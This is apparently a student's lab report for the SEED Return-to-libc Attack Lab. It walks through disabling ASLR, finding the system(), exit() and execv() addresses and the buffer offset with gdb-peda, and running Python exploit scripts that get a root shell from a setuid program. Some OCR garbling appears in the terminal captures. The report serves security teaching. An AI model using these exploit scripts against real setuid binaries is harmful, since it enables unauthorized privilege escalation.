



Return-to-libc Attack Lab

Aamir Baloch
AMB21W

To start the project I downloaded the files through the Seed Lab website. Installed the prebuilt machine and signed in using the github instructions




Downloaded the code using the built-in firefox on VM



Return-to-libc Attack Lab

Went through Makefile and retlib.c and changed buffer



The image shows two screenshots of a terminal window. The top screenshot displays a Makefile with the following content:

```
TARGET = retlib

all: ${TARGET}

N = 56
retlib: retlib.c
    gcc -m32 -DBUF_SIZE=${N} -fno-stack-protector -z noexecstack -o $@ $@.c
    sudo chown root $@ && sudo chmod 4755 $@

clean:
    rm -f *.o *.out ${TARGET} badfile
```

The bottom screenshot displays the content of the retlib.c file:

```
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 56
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];
    unsigned int *framep;

    // Copy ebp into framep
    asm("movl %%ebp, %0" : "=r" (framep));

    /* print out information for experiment purpose */
    printf("Address of buffer[] inside bof(): 0x%.8x\n", (unsigned)buffer);
    printf("Frame Pointer value inside bof(): 0x%.8x\n", (unsigned)framep);

    strcpy(buffer, str);

    return 1;
}
```

Starting lab task by turning off countermeasures:

```
sudo sysctl -w kernel.randomize_va_space=0
```

Doing the above code ensure that address space randomization will be turned off

```
$ sudo ln -sf /bin/zsh /bin/sh
```

Doing this ensures the shell stays in zsh.

Then ran make to create

Lab tasks

Task 1:

Made a badfile for the input to retlib. Executed gdb debugger in quiet mode to print address spaces of system and exit.

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Establish a breakpoint in main and ran program.

```
seed@VM: ~/.../Labsetup$ touch badfile
[10/01/23]seed@VM:~/.../Labsetup$ ll
total 22
-rwxrwxrwx 1 root root 0 Oct 1 01:27 badfile
-rwxrwxrwx 1 root root 554 Sep 30 01:59 exploit.py
-rwxrwxrwx 1 root root 214 Oct 1 01:11 Makefile
-rwxrwxrwx 1 root root 15788 Oct 1 01:26 retlib
-rwxrwxrwx 1 root root 995 Oct 1 01:26 retlib.c
[10/01/23]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
if sys.version.info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$
```

```
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ p execv
$3 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$
```

I also printed the address space of execv to save for use later.

I then saved these addresses in a text file to use in exploit later.

Reran the program without the break in main to obtain a seg fault. From this segfault halting the program I ran pattern_create 300 badfile to obtain EIP value which outputted the string 'IAAe'.

Ran pattern_offset 'IAAe' to obtain a buffer offset of 72.

```
AAuAXAAvAAyAAwAAZAAXAAyAAzA%A%SA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%A%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%e
A%4A%JA%fA%5A%K"...
0020| 0xffffc4b4 ("6AALAAhAA7AAMAAiAA8AANAAjAA9AA0AAkAAPAA1AAQAAMAAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuA
AXAAvAAyAAwAAZAAXAAyAAzA%A%SA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%A%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A
%JA%fA%5A%KAgA"...
0024| 0xffffc4b8 ("AAhAA7AAMAAiAA8AANAAjAA9AA0AAkAAPAA1AAQAAMAAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAA
vAAyAAwAAZAAXAAyAAzA%A%SA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%A%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%
fA%5A%KAgA%6A"...
0028| 0xffffc4bc ("A7AAMAAiAA8AANAAjAA9AA0AAkAAPAA1AAQAAMAAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAy
AAwAAZAAXAAyAAzA%A%SA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%A%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KAgA%6A%254\023\377", <incomplete sequence \367>...)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x65414149 in ?? ()
gdb-peda$ pattern_offset 'IAAe'
IAAe found at offset: 72
gdb-peda$
```

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Copied and pasted both addresses to exploit.py

Task2: Putting the shell string in the memory

We need to collect the address space for bin/sh as well as -p to use later for the root.

To do so I created 2 environment variables, MY_SHELL and MY_SHEEP to store the address of both respectively. Copying the code provided in the lab the following addresses were printed

A terminal window titled 'seed@VM: ~/.../Labsetup'. The prompt is '[10/02/23] seed@VM:~/.../Labsetup\$'. The user enters 'export MY_SHELL=/bin/sh'. The prompt changes to '[10/02/23] seed@VM:~/.../Labsetup\$'. The user enters 'env | grep MY_SHELL'. The output is 'MY_SHELL=/bin/sh'. The prompt returns to '[10/02/23] seed@VM:~/.../Labsetup\$' with a cursor.

```
[10/02/23] seed@VM:~/.../Labsetup$ export MY_SHELL=/bin/sh
[10/02/23] seed@VM:~/.../Labsetup$ env | grep MY_SHELL
MY_SHELL=/bin/sh
[10/02/23] seed@VM:~/.../Labsetup$
```

I then use env to verify that the program runs inside a child process.

I then create a program to print out the address of MY_SHELL

A screenshot of a code editor window titled 'seed@VM: ~/.../Labsetup'. The editor shows a C program with the following code:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
void main(){
    char* shell = getenv("MY_SHELL");
    if (shell){
        printf("MY_SHELL: %x\n", (unsigned int)shell);
    }
    char* shell2 = getenv("MY_SHEEP");
    if (shell2){
        printf("P-: %x\n", (unsigned int)shell2);
    }
}
```

The code is color-coded: comments are grey, includes are blue, void main is black, char* is red, getenv is blue, if is orange, printf is purple, and unsigned int is green. The editor has a menu bar (File, Machine, View, Input, Devices, Help) and a status bar (Oct 2 22:55).

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```
seed@VM: ~/.../Labsetup
10/02/23] seed@VM:~/.../Labsetup$ ./prtenv
EW001: ffffd3eb
10/02/23] seed@VM:~/.../Labsetup$ gcc -m32 -o prtenv prtenv.c
10/02/23] seed@VM:~/.../Labsetup$ ./prtenv
YSHELL: ffffd3eb
10/02/23] seed@VM:~/.../Labsetup$ vim prtenv.c
10/02/23] seed@VM:~/.../Labsetup$ vim prtenv.c
10/02/23] seed@VM:~/.../Labsetup$ export MYSHEEP=-p
10/02/23] seed@VM:~/.../Labsetup$ env | grep MYSHEEP
MYSHEEP=-p
10/02/23] seed@VM:~/.../Labsetup$ gcc -m32 -o prtenv prtenv.c
10/02/23] seed@VM:~/.../Labsetup$ ./prtenv
YSHELL: ffffd3e0
P-: ffffd3e0
10/02/23] seed@VM:~/.../Labsetup$
```

I made sure to compile the code using the -m32 flag to ensure the binary code printed in the prtenv file would be for a 32-bit machine. The retlib file is made for 32-bit machines.

The following is the text file containing all my address space

```
1 system = 0xf7e12420
2 exit = 0xf7e04f80
3 MYSHELL: ffffd3e0
4 P-: ffffd3e0
5 input buffer = 0xffffcd70
6 execv = 0xf7e994b0
7
8
9 foo = 0x565562b0
```

Task 3: Launching the Attack

After collecting the address I copied and pasted it into the exploit.py code provided to us.

I apologize, I did not realize realize the side is cut off a little.

The address of the system starts at the beginning of the buffer array which is 72 to 76. From there the address of exit goes from 76-80. The address of bin/sh goes from 80-84.

Return-to-libc Attack Lab

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 72 + 8
sh_addr = 0xffffd3e0 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 72
system_addr = 0xf7e12420 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 72 + 4
exit_addr = 0xf7e04f80 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)

'exploit.py' 21L, 565C
```

```
em = 0xf7e12420
= 0xf7e04f80
ELL: fffffd3e0
ffffde6c
```

To run the attack we execute exploit.py then retlib

After running the attack we can see that the input size is 300 and the attack was successful.

```
seed@VM: ~/.../Labsetup
Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[10/02/23]seed@VM:~/.../Labsetup$ ./exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ vim exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ vim Makefile
[10/02/23]seed@VM:~/.../Labsetup$ vim retlib.c
[10/02/23]seed@VM:~/.../Labsetup$ make clean
rm -f *.o *.out retlib badfile
[10/02/23]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=56 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[10/02/23]seed@VM:~/.../Labsetup$ ./exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcd70
Input size: 300
Address of buffer[] inside bof(): 0xffffcd14
Frame Pointer value inside bof(): 0xffffcd58
# whoami
root
#
```

Attack variation 1: Is the exit() function really necessary? Please try your attack without including the address of this function in badfile. Run your attack again, report and explain your observations.

```
Frame Pointer value :
# exit
Segmentation fault
```

Return-to-libc Attack Lab

After running the program without the `exit()` function, the program can run but after running again a segmentation fault was produced.

After your attack is successful, change the file name of `retlib` to a different name, making sure that the length of the new file name is different. For example, you can change it to `newretlib`. Repeat the attack (without changing the content of `badfile`). Will your attack succeed or not? If it does not succeed, explain why.

```
[10/02/23] seed@VM:~/.../Labsetup$ vim prtenv.c
[10/02/23] seed@VM:~/.../Labsetup$ mv retlib newretlib
[10/02/23] seed@VM:~/.../Labsetup$ ./exploit.py
File "./exploit.py", line 49
    for x in range (1,11)
                    ^
SyntaxError: invalid syntax
[10/02/23] seed@VM:~/.../Labsetup$ vim exploit.py
[10/02/23] seed@VM:~/.../Labsetup$ vim exploit.py
[10/02/23] seed@VM:~/.../Labsetup$ ./exploit.py
[10/02/23] seed@VM:~/.../Labsetup$ ./newretlib
Address of input[] inside main(): 0xffffcd70
Input size: 300
Address of buffer[] inside bof(): 0xffffcd14
Frame Pointer value inside bof(): 0xffffcd58
[10/02/23] seed@VM:~/.../Labsetup$
```

Renaming the file does not allow the program to succeed. The number of characters needs to be the same in order to execute.

Task 4: Defeat Shell's countermeasure

Changing back the symbolic link which disables countermeasures and changes `bin/zsh` to `bin/dash` which is the normal setting

```
[10/02/23] seed@VM:~/.../Labsetup$ sudo ln -sf /bin/dash /bin/sh
```

I then went out to edit the `exploit.py` file. The goal is to organize all the information I had to execute with the `int execv` function in `main`. The function took in 2 arguments, first is the address to the command, and the second is the address to the argument array for the command.

I first established the address to 200 which was within the 300 range provided.

I then established passing the payload into the array. I did this by assigning the shell, `-p`, and null value at the beginning of the stack assigning each 4 bits. After doing so I then established input buffer which was the combination of the input address we obtained earlier and the address space allocated.

After doing so I then had to assign a space for `argv` in the array provided. I did this by taking the buffer of 72 and adding 12 which pushes it to the top of the stack.

Return-to-libc Attack Lab

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

address = 200

#parameter 2
#passing payload into array
sh_addr = 0xffffd3e0 # The address of "/bin/sh"
content[address:address+4] = (sh_addr).to_bytes(4,byteorder='little')

#address of -p
p_addr = 0xffffde6c
content[address+4:address+8] = (p_addr).to_bytes(4,byteorder='little')

#null value
null_val = 0x00000000
content[address+8:address+12] = (null_val).to_bytes(4,byteorder='little')

#shell
X = 72 + 8
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

#input buffer
-- INSERT --
```

8,1 Top

```
#input buffer
input_addr = 0xffffcd70
argv = input_addr + address
#argv array in array
SecondX = 72 + 12
content[SecondX:SecondX+4] = (argv).to_bytes(4,byteorder='little')

Y = 72
#system_addr = 0xf7e12420 # The address of system()
#content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

#execv
execv = 0xf7e994b0
content[Y:Y+4] = (execv).to_bytes(4,byteorder='little')

Z = 72 + 4
exit_addr = 0xf7e04f80 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
-- INSERT --
```

48,1 Bot

After compiling the provided code and running retlib we can see that the attack was successful.

Return-to-libc Attack Lab

```
[10/02/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcd70
Input size: 300
Address of buffer[] inside bof(): 0xffffcd14
Frame Pointer value inside bof(): 0xffffcd58
# whoami
.. root
.. #
```

Task 5:

I did not get a chance to do part 5 but I can see that it requires a for loop of some sort to execute 10x before establishing bash root shell. To do so one one use the execv address and then incorporating the bin/sh as well as the argv.